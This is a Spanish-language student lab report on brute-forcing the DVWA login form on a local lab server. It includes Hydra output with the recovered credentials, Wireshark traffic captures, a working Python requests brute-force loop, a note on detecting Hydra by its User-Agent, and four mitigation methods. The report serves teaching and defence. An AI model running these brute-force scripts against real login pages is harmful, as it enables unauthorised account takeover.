[DATA] max 16 tasks per 1 server, overall 16 tasks, 18009 login tries (l:9/p:2001), ~1126 tries per task
[DATA] attacking http-get-form://127.0.0.1:80/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie:security=
low; PHPSESSID=4350su3gh3egieb5788u8md5j6:Username and/or password incorrect
[80][http-get-form] host: 127.0.0.1 login: admin password: password
[STATUS] 6173.00 tries/min, 6173 tries in 00:01h, 11836 to do in 00:02h, 16 active
[STATUS] 5229.50 tries/min, 10459 tries in 00:02h, 7550 to do in 00:02h, 16 active
[STATUS] 4951.33 tries/min, 14854 tries in 00:03h, 3155 to do in 00:01h, 16 active
[80][http-get-form] host: 127.0.0.1 login: pablo password: letmein
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-09-12 17:45:05

```

Figura 22: Pares encontrados

Los resultados obtenidos coinciden con los pares encontrados en los ataques anteriores, lo que nos permite concluir que el ataque realizado con **hydra** fue efectivo.

2.13. Explicación del paquete cURL (tráfico)

En la Figura 23 se puede observar el tráfico generado al ejecutar un comando cURL desde la terminal.

| | | | | |
|----------------|-----------|-----------|------|---|
| 1 0.000000000 | 127.0.0.1 | 127.0.0.1 | TCP | 76 41600 → 80 [SYN] Seq=0 Win=33280 Len=0 MSS=65495 SACK_PERM TSval=400051504 TSecr=0 WS=128 |
| 2 0.000013533 | 127.0.0.1 | 127.0.0.1 | TCP | 76 80 → 41600 [SYN, ACK] Seq=0 Ack=1 Win=33280 Len=0 MSS=65495 SACK_PERM TSval=400051504 TSecr=400051504 WS=128 |
| 3 0.000024290 | 127.0.0.1 | 127.0.0.1 | TCP | 68 41600 → 80 [ACK] Seq=1 Ack=1 Win=33280 Len=0 TSval=400051504 TSecr=400051504 |
| 4 0.000150252 | 127.0.0.1 | 127.0.0.1 | HTTP | 683 GET /vulnerabilities/brute/?username=admin&password=password&Login=Login HTTP/1.1 |
| 5 0.000156011 | 127.0.0.1 | 127.0.0.1 | TCP | 68 80 → 41600 [ACK] Seq=1 Ack=616 Win=33280 Len=0 TSval=400051505 TSecr=400051505 |
| 20 0.004309196 | 127.0.0.1 | 127.0.0.1 | HTTP | 1090 HTTP/1.1 200 OK (text/html) |
| 21 0.004415573 | 127.0.0.1 | 127.0.0.1 | TCP | 68 41600 → 80 [ACK] Seq=616 Ack=1823 Win=33280 Len=0 TSval=400051509 TSecr=400051509 |
| 22 0.004707319 | 127.0.0.1 | 127.0.0.1 | TCP | 68 41600 → 80 [FIN, ACK] Seq=616 Ack=1823 Win=33280 Len=0 TSval=400051509 TSecr=400051509 |
| 29 0.005860384 | 127.0.0.1 | 127.0.0.1 | TCP | 68 80 → 41600 [FIN, ACK] Seq=1823 Ack=617 Win=33280 Len=0 TSval=400051510 TSecr=400051509 |
| 30 0.005873197 | 127.0.0.1 | 127.0.0.1 | TCP | 68 41600 → 80 [ACK] Seq=617 Ack=1824 Win=33280 Len=0 TSval=400051510 TSecr=400051510 |

Figura 23: Tráfico obtenido con cURL

En este caso, todos los paquetes capturados pertenecen a una sola ejecución del comando cURL. Todos los paquetes llegan en un período muy corto de tiempo, y la gran mayoría son conexiones TCP. Sin embargo, hay dos paquetes que son de tipo HTTP: uno corresponde a la solicitud del formulario y el otro a la obtención de la página después de ingresar las credenciales.

2.14. Explicación paquete burp (tráfico)

En la Figura 24 se puede observar el tráfico obtenido tras realizar un ataque de fuerza bruta utilizando Burp Suite.

2 DESARROLLO DE ACTIVIDADES SEGÚN CRITERIO DE RÚBRICA

| | | | | |
|-----------------|-----------|-----------|------|---|
| 55 5.936390093 | 127.0.0.1 | 127.0.0.1 | TCP | 68 43640 - 80 [FIN, ACK] Seq=1 Ack=2 Win=260 Len=0 TSval=39905888 TSecr=399033941 |
| 56 5.936401975 | 127.0.0.1 | 127.0.0.1 | TCP | 66 [TCP Previous segment not captured] 80 - 43640 [ACK] Seq=2 Ack=2 Win=260 Len=0 TSval=399057880 TSecr=399033941 |
| 57 5.936443981 | 127.0.0.1 | 127.0.0.1 | TCP | 68 43640 - 80 [FIN, ACK] Seq=1 Ack=1 Win=260 Len=0 TSval=399057880 TSecr=399033941 |
| 58 5.936453313 | 127.0.0.1 | 127.0.0.1 | TCP | 68 80 - 43640 [ACK] Seq=1 Ack=2 Win=260 Len=0 TSval=399057880 TSecr=399057880 |
| 59 5.936495674 | 127.0.0.1 | 127.0.0.1 | TCP | 68 43632 - 80 [FIN, ACK] Seq=1 Ack=2 Win=260 Len=0 TSval=399057880 TSecr=399032172 |
| 60 5.936504357 | 127.0.0.1 | 127.0.0.1 | TCP | 66 [TCP Previous segment not captured] 80 - 43632 [ACK] Seq=2 Ack=2 Win=260 Len=0 TSval=399057880 TSecr=399032172 |
| 61 6.611876928 | 127.0.0.1 | 127.0.0.1 | TCP | 76 57254 - 80 [SYN] Seq=0 Win=3280 Len=0 MSS=65495 SACK_PERM TSval=399058556 TSecr=0 WS=128 |
| 62 6.611902117 | 127.0.0.1 | 127.0.0.1 | TCP | 76 80 - 57254 [SYN, ACK] Seq=0 Ack=1 Win=3280 Len=0 MSS=65495 SACK_PERM TSval=399058556 TSecr=399058556 |
| 63 6.611926994 | 127.0.0.1 | 127.0.0.1 | TCP | 68 57254 - 80 [ACK] Seq=1 Ack=1 Win=3280 Len=0 TSval=399058556 TSecr=399058556 |
| 76 6.614943938 | 127.0.0.1 | 127.0.0.1 | HTTP | 874 GET /vulnerabilities/brute/?username=&password=&login=Login HTTP/1.1 |
| 71 6.614991040 | 127.0.0.1 | 127.0.0.1 | TCP | 68 80 - 57254 [ACK] Seq=1 Ack=807 Win=3280 Len=0 TSval=399058559 TSecr=399058559 |
| 80 6.637788015 | 127.0.0.1 | 127.0.0.1 | HTTP | 1873 HTTP/1.1 200 OK (text/html) |
| 81 6.637823021 | 127.0.0.1 | 127.0.0.1 | TCP | 68 57254 - 80 [ACK] Seq=807 Ack=1806 Win=3280 Len=0 TSval=399058581 TSecr=399058581 |
| 82 6.772950454 | 127.0.0.1 | 127.0.0.1 | HTTP | 871 GET /vulnerabilities/brute/?admin=&password=&login=Login HTTP/1.1 |
| 102 6.920928503 | 127.0.0.1 | 127.0.0.1 | HTTP | 1872 HTTP/1.1 200 OK (text/html) |
| 90 6.920217841 | 127.0.0.1 | 127.0.0.1 | TCP | 68 57254 - 80 [ACK] Seq=1610 Ack=3610 Win=3280 Len=0 TSval=399058724 TSecr=399058724 |
| 91 6.924280650 | 127.0.0.1 | 127.0.0.1 | TCP | 76 57260 - 80 [SYN] Seq=0 Win=3280 Len=0 MSS=65495 SACK_PERM TSval=399058868 TSecr=0 WS=128 |
| 92 6.924295943 | 127.0.0.1 | 127.0.0.1 | TCP | 76 80 - 57260 [SYN, ACK] Seq=0 Ack=1 Win=3280 Len=0 MSS=65495 SACK_PERM TSval=399058868 TSecr=399058868 |
| 93 6.924308100 | 127.0.0.1 | 127.0.0.1 | TCP | 68 57260 - 80 [ACK] Seq=1 Ack=1 Win=3280 Len=0 TSval=399058868 TSecr=399058868 |
| 94 6.924626632 | 127.0.0.1 | 127.0.0.1 | TCP | 870 GET /vulnerabilities/brute/?user=&password=&login=Login HTTP/1.1 |
| 95 6.924633746 | 127.0.0.1 | 127.0.0.1 | TCP | 68 80 - 57260 [ACK] Seq=1 Ack=803 Win=3280 Len=0 TSval=399058868 TSecr=399058868 |
| 118 6.931944291 | 127.0.0.1 | 127.0.0.1 | HTTP | 1873 HTTP/1.1 200 OK (text/html) |
| 111 6.931962203 | 127.0.0.1 | 127.0.0.1 | TCP | 68 57260 - 80 [ACK] Seq=883 Ack=1806 Win=3280 Len=0 TSval=399058876 TSecr=399058876 |
| 112 7.091434574 | 127.0.0.1 | 127.0.0.1 | HTTP | 874 GET /vulnerabilities/brute/?username=&password=&login=Login HTTP/1.1 |
| 119 7.099564603 | 127.0.0.1 | 127.0.0.1 | HTTP | 1872 HTTP/1.1 200 OK (text/html) |
| 120 7.099590859 | 127.0.0.1 | 127.0.0.1 | TCP | 68 57254 - 80 [ACK] Seq=2416 Ack=5414 Win=3280 Len=0 TSval=399059043 TSecr=399059043 |
| 121 7.275484554 | 127.0.0.1 | 127.0.0.1 | TCP | 76 57260 - 80 [SYN] Seq=0 Win=3280 Len=0 MSS=65495 SACK_PERM TSval=399059219 TSecr=0 WS=128 |
| 122 7.275680041 | 127.0.0.1 | 127.0.0.1 | TCP | 76 80 - 57260 [SYN, ACK] Seq=0 Ack=1 Win=3280 Len=0 MSS=65495 SACK_PERM TSval=399059219 TSecr=399059219 |

Figura 24: Tráfico obtenido con Burp Suite

Los paquetes interceptados son similares a los obtenidos con cURL. Se reciben varios paquetes TCP y dos paquetes HTTP por cada iteración del ataque de fuerza bruta. Esto indica que, al igual que con cURL, el ataque de fuerza bruta con Burp Suite genera múltiples solicitudes en un corto período de tiempo, con paquetes HTTP correspondientes a las solicitudes y respuestas del formulario.

2.15. Explicación paquete hydra (tráfico)

En la Figura 25 se puede observar el tráfico interceptado al realizar un ataque de fuerza bruta utilizando Hydra.

| | | | | |
|-----------------|------------|------------|-----|--|
| 72 20.903189748 | 172.17.0.2 | 172.17.0.1 | TCP | 76 80 - 32974 [SYN, ACK] Seq=0 Ack=1 Win=31856 Len=0 MSS=1460 SACK_PERM TSval=2029169349 TSecr=2029169349 |
| 73 20.903189885 | 172.17.0.2 | 172.17.0.1 | TCP | 76 [TCP Retransmission] 80 - 32974 [SYN, ACK] Seq=0 Ack=1 Win=31856 Len=0 MSS=1460 SACK_PERM TSval=2029169349 TSecr=2029169349 |
| 74 20.903190659 | 172.17.0.1 | 172.17.0.2 | TCP | 68 32974 - 80 [ACK] Seq=1 Ack=1 Win=32128 Len=0 TSval=908601722 TSecr=2029169349 |
| 75 20.903197044 | 172.17.0.1 | 172.17.0.2 | TCP | 68 [TCP Dup ACK 74#1] 32974 - 80 [ACK] Seq=1 Ack=1 Win=32128 Len=0 TSval=908601722 TSecr=2029169349 |
| 76 20.909350669 | 127.0.0.1 | 127.0.0.1 | TCP | 76 60968 - 80 [SYN] Seq=0 Win=3280 Len=0 MSS=65495 SACK_PERM TSval=398105797 TSecr=0 WS=128 |
| 77 20.909361499 | 127.0.0.1 | 127.0.0.1 | TCP | 76 80 - 60968 [SYN, ACK] Seq=0 Ack=1 Win=3280 Len=0 MSS=65495 SACK_PERM TSval=398105797 TSecr=398105797 |
| 78 20.909378721 | 127.0.0.1 | 127.0.0.1 | TCP | 68 60968 - 80 [ACK] Seq=1 Ack=1 Win=3280 Len=0 TSval=398105797 TSecr=398105797 |
| 79 20.910258417 | 172.17.0.1 | 172.17.0.2 | TCP | 76 32990 - 80 [SYN] Seq=0 Win=32120 Len=0 MSS=1460 SACK_PERM TSval=908601729 TSecr=0 WS=128 |
| 80 20.910264490 | 172.17.0.1 | 172.17.0.2 | TCP | 76 [TCP Retransmission] 32990 - 80 [SYN] Seq=0 Win=32120 Len=0 MSS=1460 SACK_PERM TSval=908601729 TSecr=908601729 |
| 81 20.910281581 | 172.17.0.2 | 172.17.0.1 | TCP | 76 80 - 32990 [SYN, ACK] Seq=0 Ack=1 Win=31856 Len=0 MSS=1460 SACK_PERM TSval=2029169356 TSecr=908601729 |
| 82 20.910280685 | 172.17.0.2 | 172.17.0.1 | TCP | 76 [TCP Retransmission] 80 - 32990 [SYN, ACK] Seq=0 Ack=1 Win=31856 Len=0 MSS=1460 SACK_PERM TSval=2029169356 TSecr=908601729 |
| 83 20.910299968 | 172.17.0.1 | 172.17.0.2 | TCP | 68 32990 - 80 [ACK] Seq=1 Ack=1 Win=32128 Len=0 TSval=908601729 TSecr=2029169356 |
| 84 20.910308575 | 172.17.0.1 | 172.17.0.2 | TCP | 68 [TCP Dup ACK 83#1] 32990 - 80 [ACK] Seq=1 Ack=1 Win=32128 Len=0 TSval=908601729 TSecr=2029169356 |
| 85 20.911843361 | 127.0.0.1 | 127.0.0.1 | TCP | 76 60974 - 80 [SYN] Seq=0 Win=3280 Len=0 MSS=65495 SACK_PERM TSval=398105802 TSecr=0 WS=128 |
| 86 20.911855105 | 127.0.0.1 | 127.0.0.1 | TCP | 76 80 - 60974 [SYN, ACK] Seq=0 Ack=1 Win=3280 Len=0 MSS=65495 SACK_PERM TSval=398105799 TSecr=398105799 |
| 87 20.911866450 | 127.0.0.1 | 127.0.0.1 | TCP | 68 60974 - 80 [ACK] Seq=1 Ack=1 Win=3280 Len=0 TSval=398105799 TSecr=398105799 |
| 88 20.914855441 | 127.0.0.1 | 127.0.0.1 | TCP | 76 60986 - 80 [SYN] Seq=0 Win=3280 Len=0 MSS=65495 SACK_PERM TSval=398105802 TSecr=0 WS=128 |
| 89 20.914870329 | 127.0.0.1 | 127.0.0.1 | TCP | 76 80 - 60986 [SYN, ACK] Seq=0 Ack=1 Win=3280 Len=0 MSS=65495 SACK_PERM TSval=398105802 TSecr=398105802 |
| 90 20.914882540 | 127.0.0.1 | 127.0.0.1 | TCP | 68 60986 - 80 [ACK] Seq=1 Ack=1 Win=3280 Len=0 TSval=398105802 TSecr=398105802 |
| 91 20.917009006 | 127.0.0.1 | 127.0.0.1 | TCP | 76 60998 - 80 [SYN] Seq=0 Win=3280 Len=0 MSS=65495 SACK_PERM TSval=398105805 TSecr=0 WS=128 |
| 92 20.917021346 | 127.0.0.1 | 127.0.0.1 | TCP | 76 80 - 60998 [SYN, ACK] Seq=0 Ack=1 Win=3280 Len=0 MSS=65495 SACK_PERM TSval=398105805 TSecr=398105805 |
| 93 20.917036564 | 127.0.0.1 | 127.0.0.1 | TCP | 68 60998 - 80 [ACK] Seq=1 Ack=1 Win=3280 Len=0 TSval=398105805 TSecr=398105805 |
| 94 20.917336680 | 127.0.0.1 | 127.0.0.1 | TCP | 76 60912 - 80 [SYN] Seq=0 Win=3280 Len=0 MSS=65495 SACK_PERM TSval=398105805 TSecr=0 WS=128 |
| 95 20.917345876 | 127.0.0.1 | 127.0.0.1 | TCP | 76 80 - 60912 [SYN, ACK] Seq=0 Ack=1 Win=3280 Len=0 MSS=65495 SACK_PERM TSval=398105805 TSecr=398105805 |
| 96 20.917354232 | 127.0.0.1 | 127.0.0.1 | TCP | 68 60912 - 80 [ACK] Seq=1 Ack=1 Win=3280 Len=0 TSval=398105805 TSecr=398105805 |
| 97 20.918693658 | 127.0.0.1 | 127.0.0.1 | TCP | 76 60974 - 80 [SYN] Seq=0 Win=3280 Len=0 MSS=65495 SACK_PERM TSval=398105806 TSecr=0 WS=128 |

Figura 25: Tráfico obtenido con Hydra

En este caso, se puede ver una gran cantidad de paquetes TCP al inicio del ataque. Esto se debe a que Hydra realiza el ataque de manera concurrente, utilizando múltiples procesos simultáneamente. En este ejemplo, Hydra está ejecutando 16 procesos en paralelo, lo que resulta en un elevado número de paquetes TCP y en una diferencia menor entre los paquetes capturados.

2.16. Mención de las diferencias (tráfico)

Las principales diferencias entre los paquetes generados por cURL, Burp Suite y Hydra se manifiestan en los tiempos entre la llegada de los paquetes y la frecuencia con la que estos

llegan.

cURL: Los paquetes generados por cURL llegan en intervalos relativamente espaciados, ya que cada comando cURL se ejecuta de forma secuencial. Esto puede resultar en una mayor facilidad para detectar ataques si se realizan muchas solicitudes en poco tiempo.


Burp Suite: En el caso de Burp Suite, los paquetes llegan con una frecuencia intermedia. Aunque el ataque no es tan rápido como el de Hydra, Burp Suite realiza múltiples intentos de inicio de sesión de manera más eficiente que cURL. Sin embargo, la frecuencia de los paquetes es menor en comparación con Hydra, lo que puede hacer el ataque menos detectable en comparación con Hydra, pero aún así puede tardar considerablemente dependiendo del tamaño del diccionario y la configuración del ataque.

Hydra: Hydra genera una gran cantidad de paquetes TCP en un corto período de tiempo debido a su capacidad de realizar ataques concurrentes con múltiples procesos. Esto resulta en una frecuencia mucho mayor de paquetes, lo que puede hacer el ataque más difícil de detectar si se utiliza una infraestructura de red con alta capacidad. Sin embargo, esta alta frecuencia también puede hacer que el ataque sea más fácilmente identificable por sistemas de detección de intrusiones (IDS) si no se maneja adecuadamente.

2.17. Detección de SW (tráfico)

Para identificar el software responsable del tráfico, es necesario examinar los paquetes interceptados con herramientas como Wireshark. Cada herramienta de ataque puede presentar características distintas en los paquetes que envía, lo que permite hacer una identificación más precisa.

En la Figura 26, se muestra un ejemplo de cómo detectar un ataque realizado con Hydra.



```
Hypertext Transfer Protocol
  GET /vulnerabilities/brute/ HTTP/1.0\r\n
  Cookie: security=low; PHPSESSID=7aq19mdro55vdkdvig4apd09j4\r\n
  Host: 127.0.0.1\r\n
  User-Agent: Mozilla/5.0 (Hydra)\r\n
  \r\n
  [Full request URI: http://127.0.0.1/vulnerabilities/brute/]
  [HTTP request 1/1]
  [Response in frame: 304]
```

Figura 26: Paquete HTTP obtenido con Hydra

En esta imagen, al revisar la sección de "Hypertext" dentro de Wireshark, se puede observar el campo "User-Agent". En el caso de un ataque realizado con Hydra, este campo a menudo indica un valor específico, como Mozilla/5.0 (Hydra). Esta información puede proporcionar una pista clave para identificar que el tráfico proviene de Hydra.

2.18. Interacción con el formulario (python)

Para interactuar con el formulario de fuerza bruta, es necesario utilizar tanto la URL donde está ubicado el formulario como la Cookie de sesión actual. En este caso, se utilizaron

los mismos parámetros que se usaron en el ataque con Hydra.

Se empleó la librería `requests` de Python para realizar las solicitudes HTTP. A continuación, se presentan los parámetros utilizados para interactuar con el formulario y realizar los intentos de inicio de sesión.

```
import requests
import time

# Ubicación y cookies del formulario
url = 'http://127.0.0.1/vulnerabilities/brute/'
headers = {
    'Cookie': 'security=low; PHPSESSID=ddn1cf6daoam2n2o5foi4sfd54'
}
```

Figura 27: Parámetros HTTP utilizados para interactuar con el formulario

En la Figura 27 se pueden observar los parámetros que se configuraron para realizar las solicitudes al formulario. Estos incluyen la URL del formulario y la Cookie de sesión, lo cual es crucial para mantener la sesión activa durante el ataque de fuerza bruta.

2.19. Cabeceras HTTP (python)

La cabecera HTTP utilizada para interactuar con el formulario debe incluir varios elementos clave: la dirección de destino, la Cookie de sesión y las credenciales para el inicio de sesión. Estos elementos aseguran que la solicitud sea válida y que el servidor pueda procesar el intento de autenticación correctamente.

En la Figura 28 se muestra el código que representa la solicitud HTTP completa, incluyendo la dirección del formulario, la Cookie y las credenciales.

```
for user in users:
    for password in passwords:
        data = {
            'username': user,
            'password': password,
            'Login': 'Login'
        }
        response = requests.get(url, headers=headers, params=data)
```

Figura 28: Código de la solicitud HTTP utilizada para el formulario

En este código se pueden observar las partes esenciales de la solicitud:

URL de destino: La dirección del formulario en el que se realiza el ataque de fuerza bruta. Cookie: Información necesaria para mantener la sesión activa. Credenciales: Nombre de usuario y contraseña que se están probando en cada intento de inicio de sesión.

Este enfoque permite realizar solicitudes automatizadas al formulario y probar diferentes combinaciones de usuario y contraseña.

2.20. Obtención de al menos 2 pares (python)

Al ejecutar el código, se obtuvieron los mismos pares de credenciales que en el ataque realizado con Hydra, lo que confirma que el ataque fue exitoso. Sin embargo, el código devolvió dos veces las mismas credenciales para el usuario "pablo". Este comportamiento puede deberse a que se incluyó deliberadamente la palabra "letmein.^{en} la lista de contraseñas, lo cual puede haber causado su repetición en el archivo de palabras. En la Figura 30, se muestra el resultado de esta repetición.

```
Falla pablo:hamilton
Falla pablo:fuckit
Coincide: pablo:letmein

Pares Validos:
admin:password
pablo:letmein
pablo:letmein

Tiempo total: 195.50 segundos

(kali@kali) - [~/cripto/lab2]
$
```

Figura 29: Código de la solicitud HTTP utilizada para el formulario

Además, se observó que el tiempo total de ejecución del programa fue de 3 minutos y 15 segundos.

2.21. Comparación de rendimiento con Hydra, Burpsuite, y cURL (python)

Como se mencionó anteriormente, el código en Python se ejecutó en aproximadamente 3 minutos, lo que es menos tiempo que los 4 minutos que tardó Hydra, a pesar de que Hydra es una aplicación que opera de manera concurrente. Esto sugiere que realizar un ataque de fuerza bruta con Python puede ser más rápido que con los otros métodos probados. Además, el código en Python trabaja de manera lineal, enviando las solicitudes una por una en orden. En la Figura 30 se puede observar una captura de Wireshark durante la ejecución del código en Python.

| | | | | | |
|---------------|------------|------------|------|------|---|
| 203.591206171 | 127.0.0.1 | 127.0.0.1 | TCP | 68 | 39392 → 80 [FIN, ACK] Seq=277 Ack=1806 Win=33280 Len=0 TSval=404232335 TSecr=404232324 |
| 203.591394839 | 172.17.0.1 | 172.17.0.2 | TCP | 68 | 39774 → 80 [FIN, ACK] Seq=277 Ack=1806 Win=31872 Len=0 TSval=914728266 TSecr=2035295882 |
| 203.591497787 | 172.17.0.1 | 172.17.0.2 | TCP | 68 | [TCP Retransmission] 39774 → 80 [FIN, ACK] Seq=277 Ack=1806 Win=31872 Len=0 TSval=914728266 TSecr=2035295882 |
| 203.591759982 | 172.17.0.2 | 172.17.0.1 | TCP | 68 | 80 → 39774 [FIN, ACK] Seq=1806 Ack=278 Win=31872 Len=0 TSval=2035295893 TSecr=914728266 |
| 203.591760387 | 172.17.0.2 | 172.17.0.1 | TCP | 68 | [TCP Retransmission] 80 → 39774 [FIN, ACK] Seq=1806 Ack=278 Win=31872 Len=0 TSval=2035295893 TSecr=914728266 |
| 203.591814695 | 172.17.0.1 | 172.17.0.2 | TCP | 68 | 39774 → 80 [ACK] Seq=278 Ack=1807 Win=31872 Len=0 TSval=914728266 TSecr=2035295893 |
| 203.591817842 | 172.17.0.1 | 172.17.0.2 | TCP | 68 | [TCP Dup ACK 54017061] 39774 → 80 [ACK] Seq=278 Ack=1807 Win=31872 Len=0 TSval=914728266 TSecr=2035295893 |
| 203.591888211 | 127.0.0.1 | 127.0.0.1 | TCP | 68 | 80 → 39392 [FIN, ACK] Seq=1806 Ack=278 Win=33280 Len=0 TSval=404232335 TSecr=404232335 |
| 203.591909132 | 127.0.0.1 | 127.0.0.1 | TCP | 68 | 39392 → 80 [ACK] Seq=278 Ack=1807 Win=33280 Len=0 TSval=404232335 TSecr=404232335 |
| 203.593774506 | 127.0.0.1 | 127.0.0.1 | TCP | 76 | 39408 → 80 [SYN] Seq=0 Win=33280 Len=0 MSS=65495 SACK_PERM TSval=404232337 TSecr=0 WS=128 |
| 203.593788085 | 127.0.0.1 | 127.0.0.1 | TCP | 76 | 80 → 39408 [SYN, ACK] Seq=0 Ack=1 Win=33280 Len=0 MSS=65495 SACK_PERM TSval=404232337 TSecr=404232337 WS=128 |
| 203.593799518 | 127.0.0.1 | 127.0.0.1 | TCP | 68 | 39408 → 80 [ACK] Seq=1 Ack=1 Win=33280 Len=0 TSval=404232337 TSecr=404232337 |
| 203.593841902 | 172.17.0.1 | 172.17.0.2 | TCP | 76 | [TCP Port Number Ruled] 39788 → 80 [SYN] Seq=0 Win=32120 Len=0 MSS=1460 SACK_PERM TSval=914728269 TSecr=0 WS=128 |
| 203.593848879 | 172.17.0.1 | 172.17.0.2 | TCP | 76 | [TCP Retransmission] 39788 → 80 [SYN] Seq=0 Win=32120 Len=0 MSS=1460 SACK_PERM TSval=914728269 TSecr=0 WS=128 |
| 203.593961527 | 172.17.0.2 | 172.17.0.1 | TCP | 76 | 80 → 39788 [SYN, ACK] Seq=0 Ack=1 Win=31856 Len=0 MSS=1460 SACK_PERM TSval=2035295896 TSecr=914728269 WS=128 |
| 203.593962849 | 172.17.0.2 | 172.17.0.1 | TCP | 76 | [TCP Retransmission] 80 → 39788 [SYN, ACK] Seq=0 Ack=1 Win=31856 Len=0 MSS=1460 SACK_PERM TSval=2035295896 TSecr=914728269 WS=128 |
| 203.593976398 | 172.17.0.1 | 172.17.0.2 | TCP | 68 | 39788 → 80 [ACK] Seq=1 Ack=1 Win=32120 Len=0 TSval=914728269 TSecr=2035295896 |
| 203.593977516 | 172.17.0.1 | 172.17.0.2 | TCP | 68 | [TCP Dup ACK 54018111] 39788 → 80 [ACK] Seq=1 Ack=1 Win=32120 Len=0 TSval=914728269 TSecr=2035295896 |
| 203.594118606 | 127.0.0.1 | 127.0.0.1 | HTTP | 345 | GET /vulnerabilities/brute/?username=pablo&password=loveable&login=login HTTP/1.1 |
| 203.594138350 | 127.0.0.1 | 127.0.0.1 | TCP | 68 | 80 → 39408 [ACK] Seq=1 Ack=278 Win=33924 Len=0 TSval=404232338 TSecr=404232338 |
| 203.594187863 | 172.17.0.1 | 172.17.0.2 | HTTP | 345 | GET /vulnerabilities/brute/?username=pablo&password=loveable&login=login HTTP/1.1 |
| 203.594191021 | 172.17.0.1 | 172.17.0.2 | TCP | 345 | [TCP Retransmission] 39788 → 80 [PSH, ACK] Seq=1 Ack=1 Win=32120 Len=277 TSval=914728269 TSecr=2035295896 |
| 203.594217340 | 172.17.0.2 | 172.17.0.1 | TCP | 68 | 80 → 39788 [ACK] Seq=1 Ack=278 Win=31872 Len=0 TSval=2035295896 TSecr=914728269 |
| 203.594220175 | 172.17.0.2 | 172.17.0.1 | TCP | 68 | [TCP Dup ACK 54019721] 80 → 39788 [ACK] Seq=1 Ack=278 Win=31872 Len=0 TSval=2035295896 TSecr=914728269 |
| 203.597090242 | 172.17.0.2 | 172.17.0.1 | HTTP | 1873 | HTTP/1.1 200 OK (text/html) |
| 203.597102303 | 172.17.0.2 | 172.17.0.1 | TCP | 1873 | [TCP Retransmission] 80 → 39788 [PSH, ACK] Seq=1 Ack=278 Win=31872 Len=1805 TSval=2035295899 TSecr=914728269 |
| 203.597122810 | 172.17.0.1 | 172.17.0.2 | TCP | 68 | 39788 → 80 [ACK] Seq=278 Ack=1806 Win=31872 Len=0 TSval=914728272 TSecr=2035295899 |

Figura 30: Tráfico obtenido con Python

En esta captura se puede notar una gran cantidad de peticiones TCP. Sin embargo, en comparación con la captura de Hydra, se observan más paquetes HTTP, lo cual concuerda con la explicación anterior sobre el comportamiento del script en Python. Otro punto a considerar es que se reciben más paquetes en rojo, que pueden indicar errores. Esto podría deberse a la falta de datos adecuados en la cabecera de la solicitud al formulario. Por lo tanto, realizar un ataque de fuerza bruta con Python requiere una investigación más detallada en comparación con el uso de herramientas y software especializados.

2.22. Demuestra 4 métodos de mitigación (investigación)

1. Bloqueo Temporal de IP: Este método bloquea temporalmente la dirección IP de un usuario después de un número determinado de intentos fallidos. La duración del bloqueo es variable; durante este tiempo, cualquier intento de inicio de sesión desde esa IP es rechazado. Este tipo de método es eficaz en entornos con baja frecuencia de intentos.

2. CAPTCHA: El CAPTCHA es una tarea que es fácil para los humanos, pero difícil para los computadores. Se utiliza para asegurar que el acceso a un formulario o recurso web sea realizado por un humano y no por un bot. Este método es eficaz para aplicaciones web con alto tráfico o con formularios de inicio de sesión.

3. Autenticación Multifactor (MFA): La autenticación multifactor requiere que los usuarios proporcionen más de una forma de verificación para acceder a su cuenta. Esto implica algo que solo el usuario puede saber, como una contraseña, y algo que el usuario tiene, como un código enviado a su móvil. Este método es eficaz para aplicaciones donde el usuario tiene acceso a información confidencial o datos críticos de la página.

4. Políticas de Contraseñas Fuertes: Implementar políticas que exijan contraseñas robustas es fundamental. Esto incluye requisitos como longitud mínima, uso de mayúsculas, caracteres especiales, etc., para hacerlas difíciles de descifrar. Este método es eficaz en aplicaciones con acceso a información sensible o en entornos de alta seguridad.

Conclusiones y comentarios

En este informe, se han analizado y comparado diversas técnicas y herramientas para realizar y mitigar ataques de fuerza bruta en aplicaciones web. A través del uso de herramientas como Hydra, Burp Suite y cURL, se exploraron diferentes enfoques para ejecutar estos ataques y se evaluaron los resultados obtenidos en términos de tiempo y eficiencia.

El análisis de tráfico de red proporcionado por Wireshark demostró cómo cada herramienta genera patrones de tráfico distintos. En particular, Hydra, al operar de manera concurrente, mostró una alta frecuencia de paquetes TCP y HTTP, mientras que cURL y Burp Suite presentaron tiempos de respuesta y patrones de tráfico menos frecuentes pero igualmente informativos. Estos resultados resaltan la importancia de elegir la herramienta adecuada según el contexto y los requisitos específicos del ataque.

Finalmente, el alumno también logró aprender sobre métodos de mitigación para evitar estos tipos de ataques de fuerza bruta. Comprendió en qué casos es más efectivo un método que otro y adquirió un mayor conocimiento sobre las políticas de seguridad en las contraseñas, así como la importancia de implementarlas adecuadamente para proteger las aplicaciones web contra accesos no autorizados. Esta experiencia ha proporcionado una mayor visión tanto de la ejecución de ataques como de las estrategias para su prevención, fortaleciendo así la comprensión y aplicación de prácticas de seguridad en el desarrollo y mantenimiento de aplicaciones web.